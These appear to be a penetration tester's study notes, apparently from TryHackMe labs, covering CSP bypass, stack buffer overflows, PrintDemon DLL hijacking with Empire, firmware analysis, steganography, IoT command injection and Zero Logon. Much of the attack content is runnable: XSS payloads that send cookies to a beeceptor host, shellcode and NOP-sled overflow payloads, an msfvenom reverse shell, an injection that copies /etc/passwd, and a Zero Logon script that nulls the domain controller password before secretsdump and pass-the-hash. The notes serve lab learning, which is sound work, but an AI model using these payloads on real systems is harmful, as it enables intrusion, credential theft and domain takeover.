    - style-src / img-src / font-src / media-src – specify from which locations CSS stylesheets, images, fonts, and media files can respectively be loaded
    - frame-src / child-src – defines which locations can be embedded on the webpage via iframes
    - report-uri – special directive that will instruct the browser to report all violations of CSP via POST request to a particular URL
      * useful for trying to find code injection vulnerabilities or locations where CSP may break the functionality of website
      * deprecated and will be replaced by report-to directive
    - Additional Directives
      * <https://content-security-policy.com/#directive>
* Sources
  + - following directive, list of sources specify where from the particular resources are allowed to be loaded
  + Common Sources
    - \* - wildcard, content for specific directive can be loaded from anywhere
      * recommended to not use for script-src
    - ‘none’ – opposite of wildcard
      * ex. media-src ‘none’
    - ‘self’ – allow resources to load that are hosted on the same protocol, hostname, and port as the website
    - ‘unsafe-inline’ – allows the use of inline stylesheets, inline JS, and event attributes
      * considered unsafe and should be avoided
    - ‘unsafe-eval’ – allows additional JS code to be executed using functions such as eval() by JS code already permitted within the policy
      * usually safe unless a vuln is found in the code that runs on the page or script-src sources are loose
        + such as scripts loaded from CDNs
    - example.com – allow resources from the domain but not subdomains
    - \*.example.com – allow resources to load from all subdomains but not base domain
    - data: - allow resources to be loaded from a data url
      * unsafe for script-src
    - nonce – allows resources to load if it has a matching nonce attribute
      * ex. script-src ‘unsafe-inline’ ‘nonce-<nonce>’
    - sha256- uses hash encoded via base64 as a checksum to verify content of the resource
      * generate one using report-uri.com or running on web page with restrictive CSP header and extracting hash from console error
* Creating a Content Security Policy
  + <https://report-uri.com/home/generate>
  + When creating a CSP policy
    - default-src ‘self’
      * all resources by default will only be allowed to load from your website and nowhere else
      * adjust as needed if media is loaded from external sources
    - script-src
      * specify full URL of script or a nonce/SHA hash of it
        + <https://cdnjs.com/libraries/jquery>
  + Inline JS
    - need to use nonce generator on server-side or compute SHA hashes of inline scripts and include in policy
    - <https://www.npmjs.com/package/helmet-csp>
      * for express based websites
    - inline scripts
      * <https://report-uri.com/home/hash>
      * <https://github.com/fcsonline/autocsp>
* Bypassing a Content Security Policy
  + <https://csp-evaluator.withgoogle.com/>
  + JSONP endpoints
    - call a JS function in a response
    - if callback can be changed, could be used to bypass CSP and demonstrate PoC
    - <https://github.com/zigoo0/JSONBee>
  + Unsafe CSP Configurations
    - loading of resources from unsafe sources
      * allowing URIs or using ‘unsafe-inline’ source
      * bypass policy by moving payload to src attribute of script
        + ex. <script src="data:application/javascript,alert(1)"></script>
  + Exfiltration
    - Get client to connect to attacker controlled webserver
    - <https://beeceptor.com/>
      * or Burp Collaborator
    - setup SimpleHTTPServer
    - if website allows AJAX requests via connect-src
      * create fetch request to server
      * ex. <script>fetch(`http://example.com/${document.cookie}`)</script>
        + see cookies show up in access logs in beeceptor
    - if XSS vuln is found and CSP is bypassed, but information cannot be leaked with XHR requests or fetch
      * connect-src may be blocking requests
      * bypassed if website does not have strict settings for directives such as image-src and media-src
        + ex. if XHR requests are blocked but images can be loaded from any location, abuse JS script with a crafted URL

<script>(new Image()).src = `https://example.com/${encodeURIComponent(document.cookie)}`</script>

* + Exploitation
    - CSP Evaluator
    - https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass#unsafe-inline
    - beeceptor
      * <https://cybernullius.free.beeceptor.com>
    - detection of default-src ‘unsafe-inline’
      * inject <script>fetch(`<https://cybernullius.free.beeceptor.com>/${document.cookie}`)</script>
    - detection of script-src: data-finding
      * echo -n 'fetch(`https://cybernullius.free.beeceptor.com/${document.cookie}`)' | base64
        + copy output
      * <script src="data:;base64,ZmV0Y2goYGh0dHBzOi8vc3Ryb2tlLmZyZWUuYmVlY2VwdG9yLmNvbS8ke2RvY3VtZW50LmNvb2tpZX1gKQ=="></script>
    - detection of script-src ‘unsafe-inline’
      * change alert tage into image tag and cookie request
      * <https://pentest-tools.com/blog/xss-attacks-practical-scenarios/>
      * "/><script>new Image().src="https://cybernullius7.free.beeceptor.com/" + document.cookie;</script>
    - detection of short nonce value and missing base-uri
      * craft a script as long as the nonce value is included
      * test
        + <script nonce="abcdef">alert(1);</script>
      * script
        + <script nonce="abcdef">document.location='https://cybernullius7.free.beeceptor.com/?c='+document.cookie;</script>
    - detection of subdomain allowance
      * ex. .google.com
        + use google JSON endpoint to bypass and execute code
        + pull from JSONBee

PoC

"><script src="https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)"></script>

Payload

<script src="//accounts.google.com/o/oauth2/revoke?callback=eval(document.location='https://cybernullius7.free.beeceptor.com/'.concat(document.cookie))"></script>

* + - detection of server service and CDNs
      * <script src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.3/prototype.min.js" integrity="sha512-C4LuwXQtQOF1iTRy3zwClYLsLgFLlG8nCV5dCxDjPcWsyFelQXzi3efHRjptsOzbHwwnXC3ZU+sWUh1gmxaTBA==" crossorigin="anonymous"></script>
      * <script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.8.2/angular.min.js"></script>
      * <div ng-app ng-csp>{{$on.curry.call().document.location='https://cybernullius.free.beeceptor.com/' + $on.curry.call().document.cookie}}</div>
    - detection of audio src
      * <script src="/'; new Audio('https://cybernullius.free.beeceptor.com/' + document.cookie); '"></script>
  + Defence
    - <https://report-uri.com/home/generate>
      * create CSP that only allows scripts used by website
      * script-src
        + self for all options
        + include IP address
      * nonce value
        + add nonce value to URL in above default and script sources

ex. http://<ip> ‘nonce-#####’

* + - * scipt tag allowed, inline JS
        + generate SHA256 value using

<https://report-uri.com/home/hash>

copy paste script into generator

ex. console.log("\_\_defend-3\_REAL=true")

output - 'sha256-msFFk2PJ3th+BLkXCEmbzm944IJKWP3bxeY70tH2eLY='

<ip>:<port> ‘hash’

ex. http://10.10.181.63:3010 'sha256-msFFk2PJ3th+BLkXCEmbzm944IJKWP3bxeY70tH2eLY='

Buffer Overflow

* Introduction
* Process Layout
  + when a program runs on the machine, computer runs the program as a process
    - multiple processes can be run concurrently
      * in reality they are switched between rapidly
      * context switch
    - information needed to run each process in stored and organized sequentially
  + User Stack > Shared Library Regions > Run Time Heap > Read/Write Data > Read Only Code/Data
    - user stack contains information required to run a program
      * includes current program counter, saved registers, etc.
      * section following stack is unused memory, in case stack grows downwards
    - shared library regions are used to either statically or dynamically link libraries that are used by the program
    - heap increases and decreases dynamically depending on whether a program dynamically assigns memory
      * section above heap is unassigned in the event the size of the heap increases
    - program code and data stores the program executable and initialized variables
* x86-64 Procedures
  + a program would usually comprise of multiple functions with a way of tracking which function has been called and what data is passed from one function to another
    - stack is a region of contiguous memory addresses used to make transfer control and data between functions easier
      * stack grows lower
    - top of the stack is at the lowest memory address and the stack grows towards lower memory addresses
    - stack bottom is at higher memory address, stack top is at lower memory address – rsp points here
      * most common operations are
        + pushing – add data onto stack
        + popping – remove data from stack
    - push var – assembly instruction to push a value onto the stack
      * uses var or value stored in memory location of var
    - pop var – assembly instruction to read a value and pop it off the stack
      * reads value at the address given by the stack pointer
      * memory does not change when popping values off the stack
        + only the value of the stack pointer that changes
  + each compiled program contains multiple functions, with each function storing local variables, arguments, etc.
    - each function has its own separate stack frame
    - each new stack frame is allocated when a function is called, and deallocated when the function is complete
      * stack bottom – stack frame one – stack frame two – stack frame three – stack top
* Procedures Continued
  + Assumption that current point of execution is inside calc function
    - calc is the caller function and add is the callee function
    - stack bottom – previous stack frame – stack frame for function calc – stack top
      * add function invoked with call operand in assembly
        + callq sym.add
      * takes label as an argument (function name) or memory address as an offset to the location of the start of the function in the form of call \*value
    - once function is invoked, computer pushes address of next instruction onto the stack,
      * then allocate a stack frame for the new function,
        + change the current pointer to the first instruction in the function,

change the pointer(rsp) to the top of the stack,

and change the frame pointer(rbp) to point to the start of the new frame

* + - stack bottom – previous stack frame – stack frame for Calc – return address – stack frame for add – stack top
      * once function is finished executing
        + call return instruction(retq)

pop value of return address of stack

deallocate the stack frame for the function

change instruction pointer to value of return address

change stack point (rsp) to top of stack

change frame point (rbp) to stack frame of calc

* + - * stack bottom – previous stack frame – stack frame for calc – stack top
  + up to six arguments for functions can be stored in following registers
    - rdi, rsi, rdx, rcx, r8, r9
      * rax stores return values of the functions
      * if function has more arguments, those would be stored on functions stack frame
  + If a callee function saves value to registers
    - save values of registers onto stack frame
    - use registers and load values back into registers
    - values can also save values on caller function frame to prevent the values from being overwritten
      * rax is caller saved
      * rdi, rsi, rdx, rcx, r8, r9 are called saved
      * r10, r11 are caller saved
      * rdx, r12, r13, r14 are callee saved
      * rbp is also callee saved
      * rsp is callee saved
* Endianess
  + different architectures represent same hexadecimal number in different ways
  + little endian
    - value arranged from LSB to MSB
  + big endian
    - value arranged from MSB to LSB
* Overwriting Variables
  + because memory is allocated in contiguous bytes, variables and buffers allocated next to each other in code are allocated next to each other in memory
    - may vary with compiler
  + compiler allocates bytes to ensure variables align with stack size
  + though stacks grown downwards, when data is copied/written into the buffer, it is copied from lower to higher addresses
    - means variables are possible to be overwritten
    - without length checks, excessive data size could lead to overwrite of variables
* Overwriting Function Pointers
  + pointers are used to point to a memory location
  + check memory addresses of functions to invoke
* Buffer Overflows
  + strcpy function copies input from a string to a buffer of specific length without length checking
    - possible to overflow buffer
    - stack bottom > return address > saved registers > char buffer[size] . . .buffer[0] > stack top
  + when a function calls another function, it needs to add the return address on the stack so the callee function knows where to transfer control to once it has finished executing
    - overflow return address with attacker value
    - control where the function returns and change the flow of execution of a program
    - use shellcode in the form of binary
      * \x48\xb9\x2f\x62\x69\x6e\x2f\x73\x68\x11\x48\xc1\xe1\x08\x48\xc1\xe9\x08\x51\x48\x8d\x3c\x24\x48\x31\xd2\xb0\x3b\x0f\x05
    - point overwritten return address to shellcode
      * where is shellcode stored and what address is it pointed at
        + store in the buffer because the address at the beginning of the buffer is known
        + overwrite return address to point to the start of the buffer

Find out the address of the start of the buffer and the start address of the return address

Calculate the difference between these addresses so you know how much data to enter to overflow

Start out by entering the shellcode in the buffer, entering random data between the shellcode and the return address, and the address of the buffer in the return address

* + - * + stack bottom > address of buffer (overwritten old return address) > random data (overwritten saved registers) > random data (inside buffer) > shellcode (inside buffer) > stack top
      * because memory addresses will vary from program to program, system to system, flexibility is necessary
        + NOP instruction
        + no operation instruction

when processed, system does nothing and carries on execution

represented as \x90

means attacker can jump anywhere in memory region that includes an NOP and eventually reach intended instruction

NOP Sled > Shell code > Memory Address

* + - * python -c “print (NOP \* no\_of\_nops + shellcode + random\_data \* no\_of\_random\_data + memory address)”
        + python -c “print(‘\x90’ \* 30 + ‘\x48\xb9\x2f\x62\x69\x6e\x2f\x73\x68\x11\x48\xc1\xe1\x08\x48\xc1\xe9\x08\x51\x48\x8d\x3c\x24\x48\x31\xd2\xb0\x3b\x0f\x05’ +
        + ‘\x41’ \* 60 +
        + ‘\xef\xbe\xad\xde’) | ./program\_name
        + ”
      * sometimes need to pass xargs before ./program\_name
  + gdb -q <filename>
    - run $(python -c “print(‘A’\*158)”)
      * + test to detect overflow limit
    - create payload
      * shellcode + return address
        + NOP sled + shell code + random chars + memory address
        + 90 + 40 + 22 + 6 = 158
        + ex. run $(python -c "print('\x90'\*90 + '\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05' + '\x90'\*22 + 'B'\*6)")
    - check for NOP sled and shell code
      * x/100x $rsp-200
    - take any address between NOP sled and shellcode and create a payload
      * ./buffer-overflow $(python -c "print('\x90'\*90 + '\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05' + '\x90'\*22 + '\x88\xe2\xff\xff\xff\x7f')")
      * run inside directory, not gbd
    - use pwntools to generate prefix to shellcode to run SETREUID
      * pwn shellcraft -f d amd64.linux.setreuid 1002\x31\xff\x66\xbf\xea\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05
      * python
      * len('\x31\xff\x66\xbf\xea\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05')
        + get output
      * payload now looks
        + NOP sled (90) + setreuid (14) + shellcode (40) + random chars (8) + Memory address (6)
        + ex. ./buffer-overflow $(python -c "print('\x90'\*90 + '\x31\xff\x66\xbf\xea\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05' + '\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05' + '\x90'\*8 + '\x88\xe2\xff\xff\xff\x7f')")
* Pentest+ Buffer Overflow
  + When targeting vulnerable code (ex. overflow.c)
    - Target lacks canary stack protection, DEP, and address space layout randomization
  + To verify the stack address
    - check code and see declaration of unassigned long variables with values of 0 and print stack value for variable status
      * when encountering stackpointer program multiple times, will likely see address is randomized (ASLR) – if disabled, the address will return the same every time
  + Developing an Exploit
    - Detecting max array count (400 for example)
      * force program to crash by modifying printf command to redirect 500 characters to a text file and read text file into input buffer
        + ex. printf ‘A%.0s’ {1..500} > crash.txt
        + ./overflow < crash.txt
      * this will overflow the input buffer and create a segmentation fault in the program
        + use gdb debugger to fuzz the program and test outcome

debugger will show which memory address created the fault and what register was overwritten, causing memory jumps

* + - * Insert of a breakpoint in the overflow() function will cause the program to stop executing when the instruction is reached
        + affords ability to inspect the program state at the time of execution
        + RSP and RBP are important registers

need to use to ID offset and execute malicious payload

run $rsp and $rsb within gdb and record addresses for each

* + - * view entire RSP stack with x/120x $rsp command within gdb
        + use nexti to read in all As and reuse previous $rsp to view stack overflowing buffer
  + To Start a Malicious Payload
    - First determine where 500-byte payload is overwriting RBP to cause the jump
      * msf-pattern\_create and msf-pattern\_offset can be used for this purpose in Metasploit
        + msf-pattern\_create -l 500 > fuzzing
        + gbd -f ./overflow
        + (gdb) run < fuzzing
      * this will return a segmentation fault and grab address manually
        + (gdb) x/120x <address>
      * view hexadecimal values at final position of RBP address
        + convert to ASCII

get Big Endian format and reverse for Little Endian

* + - * Determine size of payload by generating the offset using final two RBP positions
        + load ASCII values into Metasploit msf-pattern\_offset
    - Now with offset and RSP position address recorded, generate shellcode and create new payload
      * msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=<> LPORT=<> -b ‘\x00’ -f python
      * can use python payload\_gen.py
    - Open netcat
      * nc -lvnp <port>
  + Finalize
    - use gdb for overflow program, run program and redirect new payload into running program as input
    - to be able to exploit buffer overflow outside of debugger, new to ID real position of RSP
      * copy original code to a different name and add line of code that will print the stack address position prior to reading the function
    - Compile and run to get real RSP
      * update payload\_gen.py script with real return address value
        + generate new payload for use, execute program in terminal, not debugger
    - NC should now connect

DLL Hijacking

* Introduction – See End Disclaimer for Clarification on Empire Use
  + use of Invoke-PrintDemon to take advantage of Faxhell and PrintDemon
    - first is a hijack of ualapiDLL when fax service is running
  + DLL hijacking vulnerabilities occur when a program attempts to load a DLL from a location and cannot find it
    - services that run will execute DLLs with their level of privilege – fax runs as SYSTEM 🡪 SYSTEM privs
  + Because C:\Windows\System32 is a privileged folder, attackers must rely on exploit to arbitrarily write to anywhere on the disk
    - CVE-2020-1048 works based on three concepts
      * printer port does not have to be an actual port, but a file location
      * print pooler service creates a shadow job file so the printer can recover the job in case of unexpected interruption of service
      * when a print job is started, it inherits the privilege of the user requesting the job
    - shadow job file has no user context attached to it
      * when print spooler service is restarted and initiates a job from the shadow file, inherits Print Spooler services permissions – SYSTEM
    - In essence, Print Spooler is told to write to any arbitrary file
      * as long as Spooler service can be restarted necessary permissions will be given to user
      * print jobs survive restarts and restarting computer is allowed by any user
* Install Tools
  + Empire 3
  + Evil-WinRM
    - Windows Remote Management
      * git clone <https://github.com/Hackplayers/evil-winrm.git>
      * cd evil-winrm
      * gem install evil-winrm
* Windows Remote Management (WinRM)
  + used to login to a user-level account
    - use Evil-WinRM to deploy Empire agent
      * drop in a multi/handler to Evil-WinRM session
      * evil-winrm -I <ip> -u <username>
        + password
* Launch Empire Agent
  + Launch Starkiller
    - Create Listener
      * http, set Host and Port
    - Create Stager
      * multi/launcher
      * preset listener
  + Empire CL
    - listener
      * uselistener http
      * set Host <host ip>
      * set Port <port>
      * execute
    - stager
      * main
      * usestager multi/launcher
      * set Listener http
      * execute
* Deploy an Agent
  + deliver payload using Evil-WinRM via Powershell prompt
    - powershell -noP -sta -w 1 -enc <stager output>
      * the above code may already be in the starkiller created payload
  + check Agents tab in Starkiller
    - or Empire >
* Spawn as a New Process
  + first – Get-Process command or ps
    - look for common process that is stable and wont be closed by a user (such as explorer)
  + Second – after selecting a process
    - psinject <listener name> <processid>
* System Check
  + following foothold establishment
    - use CVE-2020-1048 – unpatched systems prior to Windows build 2004 are vulnerable to to arbitrary write anywhere vulnerability and DLL hijack through printer abuse
    - check build number
      * Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" -Name ReleaseId
        + ReleaseId # < 2004 🡪 OK to Exploit
* Invoke-PrintDemon
  + PowerShell Empire implementation PoC using PrintDemon and Faxhell
    - Faxhell DLL embedded
    - prints DLL named ualapi.dll, loaded into SYSTEM32
      * module places launcher in registry, executing code on SYSTEM restart
  + In Empire
    - usemodule privesc/printdemon
    - set LauncherCode <Base64 Encoded Launcher>
      * this is the code from the Launcher output earlier in the process
  + In Starkiller
    - Module
      * powershell/privesc/printdemon
      * LauncherCode
        + copy paste Base64 portion of launcher from earlier
      * Submit
  + Should receive confirmation of new print job and awaiting restart
    - hit enter
      * type back
        + shell restart-computer -force

hit enter

agents

wait for restart and hanging text, as mentioned below

hit enter

agents

look for \*WORKGROUP\SYSTEM

* + - interact <SYSTEM agent>
      * use allowed commands to navigate through system
* Disclaimer
  + When using Empire CLI
    - whenever a command leaves a hanging statement, such as
      * [\*] Sending Agent (stage 2) to <agent ID> at <ip>
      * hit enter and then type agents
        + find proper agent name
        + enter interct <agent name>, to continue
    - this also occurs when using psinject
* Conclusion
  + <https://www.bc-security.org/post/reflective-pe-injection-in-windows-10-1909/>
  + <https://www.bc-security.org/post/i-think-you-have-the-wrong-number-using-errant-callbacks-to-enumerate-and-evade-outlook-s-sandbox/>
  + <https://tryhackme.com/room/rppsempire>
  + <https://tryhackme.com/room/zer0logon>
  + <https://tryhackme.com/room/blue>

Dumping Router Firmware

* Preparation
  + <https://github.com/Sq00ky/Dumping-Router-Firmware-Image/tree/master>
  + <https://github.com/ReFirmLabs/binwalk/blob/master/INSTALL.md>
* Investigating Firmware
  + strings <file>.img | head 🡪 outputs first ten lines
  + strings <file>.img > output.txt
    - ctrl + f 🡪 search for useful info
      * .lua files
      * bin files
  + Dump filesystem from image file
    - binwalk
      * checks for well known file signatures within a given file
      * man binwalk
        + -e – extract files from firmware image
        + binwalk -e <file>.img

uImage Headers

CRC

image size

architecture

JFFS2, gzip compressed data

* + - * cd into extracted folder
        + further files for strings and binwalk

continue strings/binwalk process

search for hex, human readable text, etc.

* Mounting and Analysis of the Router’s Filesystem
  + JFFS2
    - #Step 1
    - #If /dev/mtdblock0 exists, remove file/directory and re-create the block device
    - rm -rf /dev/mtdblock0
    - mknod /dev/mtdblock0 b 31 0
    - #Step 2
    - #Create a location for the jffs2 filesysystem to
    - mkdir /mnt/jffs2\_file/
    - #Step 3
    - #Load required kernel modules
    - modprobe jffs2
    - modprobe mtdram
    - modprobe mtdblock
    - #Step 4
    - #Write image to /dev/mtdblock0
    - dd if=/full path/600000.jffs2 of=/dev/mtdblock0
    - #Step 5
    - #Mount file system to folder location
    - mount -t jffs2 /dev/mtdblock0 /mnt/jffs2\_file/
    - #Finally
    - cd /mnt/jffs2\_file/
  + parent folders, folders for http servers
    - typically empty because router is not up and running
    - bin/busybox
      * <https://ubuntuforums.org/archive/index.php/t-846852.html>
      * suite of common executable commands within the Unix environment
      * database types within bin
        + sqlite3 for example
    - /etc/
      * + contains config files for the router
        + Access Point power levels regulation
        + FCC
      * builddate
      * ssh server information
        + dropbear\_rsa\_host
      * mediaserver.ini
      * services
    - JNAP Folder
      * potential attack vector and vulnerability
      * <https://routersecurity.org/hnap.php>
        + going to http://<defaultgate>/JNAP/ on a linksys router reveals different 404
      * contents within JNAP/modules
        + firewalls, http proxies, QoS, VPN Servers, uPnP, SMB, MAC filtering, FTP, etc.
        + networks
    - lib Folder

CC: Steganography

* Steghide
  + works only for jpgs
  + can encrypt data with passphrase
  + sudo apt install steghide
  + steghide [embed/extract] [flags] [file]
    - ex. steghide extract -sf <filename>
* zsteg
  + used for pngs and BMPs
  + gem install zsteg
  + syntax. zsteg [file] [flags] [params]
* Exiftool
  + view and edit image metadata
  + sudo apt install exiftool
* Stegoveritas
  + wide file support
  + pip3 install stegoveritas
    - stegoveritas\_install\_deps
  + stegoveritas [options] file
* Spectrograms
  + Sonic Visualizer
    - <https://www.sonicvisualiser.org/download.html>
    - download, save, make it executable
  + Layer > Add Spectrogram
* QR Codes
  + qtqr <imagename> in Terminal
* OutGuess
  + used to hide data in redundant content data bits of existing media files
    - ex. outguess -r <filename> <output filename>

Intro to IoT Pentesting

* Theory
  + Firmware
    - Main ways of obtaining firmware
      * vendor website
      * google
      * reversing mobile application
      * sniffing OTA update mechanism
      * device dumping
* Examining Firmware Application
  + binwalking
    - go through directories
    - www to find web application used
    - analyze php files for vulns
* Attacking Applications
  + look for vulns in code
    - blind code executions
  + Firmware Analysis Toolkit (FAT)
    - * based on <https://github.com/firmadyne/firmadyne>
    - automated and scalable system for performing emulation and dynamic analysis of linux-based embedded firmware
      * PostgreSQL DB
    - copy firmware to toolkit folder and change owner of file to root
      * ex. cp rootfs.squashfs firmware-analysis-toolkit/ ; cd firmware-analysis-toolkit/ ; chown root:root rootfs.squashfs ; ll
    - run FAT
      * ./fat.py rootfs.squashfs
      * IP is output, hit enter to continue
      * create a port forward on attacker machine using ssh, victim ip, and ip output by FAT
        + ex. ssh -N <user>@<ip> -L 8081:<ip>:80
        + enter password for user
      * navigate to <http://localhost:8081>
        + default credentials admin/password
  + once logged in
    - chang URL to <http://localhost:8081/boardDataWW.php>
      * in MAC field, add junk data and submit
        + intercept with Burpsuite and forward to Repeater
      * for PoC
        + ping localhost

macAddress=112233445566;+ping+-c+15+127.0.0.1+#&reginfo=0&writeData=Submit

* + - * + noticeable delay indicates successful RCE
      * for exploit
        + change ping section to ;+cp+/etc/passwd+.+#
    - in attacker terminal
      * curl <http://localhost:8081/passwd>
        + get passwd file contents

Zero Logon

* Introduction
  + Secura Whitepaper – CVE-2020-1472
    - allows attacker logon from Zero to Domain Admin under a minute
    - statistics based attack abusing a feature with MS-NRPC (Microsoft NetLogon Remote Protocol)
      * critical authentication component of AD
      * handles authentication for User and Machine accounts
    - Microsoft uses AES-CFB8 for ComputeNetLogonCredential
      * initialization vector used all zeros instead of a random string
      * messages sent only containing zeros with IV of zero, 1/256 chance of ciphertext being Zero
  + Machine accounts behave differently than user accounts, with no predefined account lockout
    - they use a 64+ character alphanum password, negating the need
    - not meant to be accessed by end users
  + Abusing the Vulnerability
    - Can take Domain Controller’s Machine Account and used granted authentication with Secretsdump.py to dump all of the passwords within the domain
      * Use Zero Logon to bypass DC Machine Account > Run Secretsdump.py to dump credentials > crack/pass domain admin hashes > lateral/vertical movement > profit
  + Analyzing MS-NRPC Logon Process
    - Step 1 – client creates a NetrServerReqChallenge
      * contains domain controller value
      * target device value
      * nonce value
    - Step 2 – Server receives NetrServerReqChallenge
      * generates own nonce (Server Challenge)
      * send Server Challenge back
    - Step 3 – Client computes NetLogon Credentials with Server Challenge
      * uses NetrServerAuthenticate3 method
      * uses
        + custom binding handle
        + account name
        + secure channel type
        + computer name
        + client credential string
        + negotiation flags
    - Step 4 – server receives NetrServerAuthenticate request and compute same request itself using known good values
      * if results are good, server sends back the required info to the client
      * steps above will be looped a certain number of times to attempt to exploit Zero Logon vulnerability
    - Step 5 – if the server calculates the same value, the client will re-verify and once mutual agreement is confirmed, session key is agreed upon
      * session key is used to encrypt communications between client and server
      * from here, normal RPC communication can occur
* Proof of Concept
  + <https://github.com/SecuraBV/CVE-2020-1472>
    - <https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/14b020a8-0bcf-4af5-ab72-cc92bc6b1d81>
      * <https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/3a9ed16f-8014-45ae-80af-c0ecb06e2db9>
  + <https://raw.githubusercontent.com/SecuraBV/CVE-2020-1472/master/zerologon_tester.py>
    - lines 1-4 – importation from Impacket
    - lines 6-8 – misc libraries
    - line 9 – constant definition of max retries
    - Lines 76-86
      * declaration of main function
      * checking parameters
      * variable passage dc\_name and dc\_ip
    - Lines 57-73
      * defining where variables are passed into local function
      * rpc\_con variable set to keep track to check if authentication is successful
        + or until 2000 tries
    - Lines 20-25
      * establishing a bind and session with NRPC over TCP/IP to communicate with domain controller
    - Lines 27-40
      * establish variables containing cipher and plaintext 16 bytes to exploit Zero Logon vulnerability
      * view flags from Windows 10 Client with Sign and Seal bit disabled
      * creates a NetrServerReqChallenge containing
        + NTSTATUS NetrServerReqChallenge(
        + [in, unique, string] LOGONSRV\_HANDLE PrimaryName,
        + [in, string] wchar\_t\* ComputerName,
        + [in] PNETLOGON\_CREDENTIAL ClientChallenge,
        + );
      * primary name is dc handle, computer name is target computer, and client challenge is the zero payload
      * try-except established to exploit Zero Logon vulnerability
      * setup receiver from server for ServerCredential and AccountRid
    - Lines 44-54
      * receives Error Code from server or variable assigned to establish an Authentication Session with target device
        + success returns rpc\_con variable to inform successful bypass of Authentication with Zero Logon
  + Interaction with NRPC
    - <https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/14b020a8-0bcf-4af5-ab72-cc92bc6b1d81>
    - change password over NRPC
      * + NTSTATUS NetrServerPasswordSet2(
        + [in, unique, string] LOGONSRV\_HANDLE PrimaryName,
        + [in, string] wchar\_t\* AccountName,
        + [in] NETLOGON\_SECURE\_CHANNEL\_TYPE SecureChannelType,
        + [in, string] wchar\_t\* ComputerName,
        + [in] PNETLOGON\_AUTHENTICATOR Authenticator,
        + [in] PNL\_TRUST\_PASSWORD ClearNewPassword
        + );
      * <https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/3a9ed16f-8014-45ae-80af-c0ecb06e2db9>
      * <https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/14b020a8-0bcf-4af5-ab72-cc92bc6b1d81>
    - Requires two values – Authenticator and ClearNewPassword
      * <https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/76c93227-942a-4687-ab9d-9d972ffabdab>
      * NETLOGON\_CREDENTIAL
        + <https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/d55e2632-7163-4f6c-b662-4b870e8cc1cd>
        + takes 8 bytes of data – 8 bytes of Zero
  + Implement Password Change via NRPC
    - <https://github.com/SecureAuthCorp/impacket/blob/master/impacket/dcerpc/v5/nrpc.py>
      * craft netrServerPasswordSet2 Request
      * structure of Authenticator portion must be known
    - added code will go immediately before “return rpc\_con” line 45
      * will let known successful authentication
      * grab before terminating RPC connection
      * Additional Code
        + newPassRequest = nrpc.NetrServerPasswordSet2()
        + newPassRequest['PrimaryName'] = dc\_handle + '\x00'
        + newPassRequest['AccountName'] = target\_computer + '$\x00'
        + newPassRequest['SecureChannelType'] = nrpc.NETLOGON\_SECURE\_CHANNEL\_TYPE.ServerSecureChannel
        + auth = nrpc.NETLOGON\_AUTHENTICATOR()
        + auth['Credential'] = b'\x00' \* 8
        + auth['Timestamp'] = 0
        + newPassRequest['Authenticator'] = auth
        + newPassRequest['ComputerName'] = target\_computer + '\x00'
        + newPassRequest['ClearNewPassword'] = b'\x00' \* 516
        + rpc\_con.request(newPassRequest)
    - <https://raw.githubusercontent.com/Sq00ky/Zero-Logon-Exploit/master/zeroLogon-NullPass.py>
  + Summary
    - NetrServerPasswordSet2 – allow to change passwords over NRPC
      * seven fields required
      * Opnum 30
  + Exploit
    - nmap -sV -sC <IP>
      * ID Domain Controller NetBIOS Computer Name, Domain name, and DNS\_Domain\_Name
    - sudo python3 zeroLogonNullPass.py <NetBIOS Name of Domain Controller> <IP>
    - sudo python3 zeroLogonNullPass.py DC01 10.10.88.231
    - sudo secretsdump.py -just-dc -no-pass <NetBIOS Name of Domain Controller>\$@<IP>
      * look for admin hashes
        + second section of ::
      * names with “a-“ before them are admins
        + ex. hololive.local\a-koronei
        + ex. hololive.local\a-fubukis
    - evil-winrm -u <user> -H <hash> -i <IP>
      * ex. sudo evil-winrm -u Administrator -H 3f3ef89114fb063e3d7fc23c20f65568 -i 10.10.88.231
      * get into computer and do work

Printer Hacking 101

* IPP Port
  + Reason for vulnerability is open IPP port
    - Internet Printing Protocol
      * protocol for communication between client devices and printers
      * when open to internet, possible for anyone to print to the printer or transfer malicious data
    - <https://www.variot.eu/>
      * 80k vulnerable printers, many running on CUPS server
  + Port 631
* Targeting and Exploitation
  + <https://github.com/RUB-NDS/PRET>
  + Try all three languages to check which the printer will understand
    - python pret.py {IP} [ps.pjl,pcl]
  + returns shell-alike output
  + <http://hacking-printers.net/wiki/index.php/Printer_Security_Testing_Cheat_Sheet>
* Potential Full Server Side Access Through Printer Exploitation

Docker Methodology

* Introduction
  + Add Instance IP Address to /etc/hosts
    - sudo nano /etc/hosts
    - <IP> docker-rodeo.thm
  + save and close
  + /etc/docker/daemon.json
    - {
      * “insecure-registries” : [“docker-rodeo.thm:5000”,”docker-rodeo.thm:7000”]
    - }
  + save and close
  + restart Docker
    - sudo systemctl stop docker
    - wait 30 seconds
    - sudo systemctl start docker
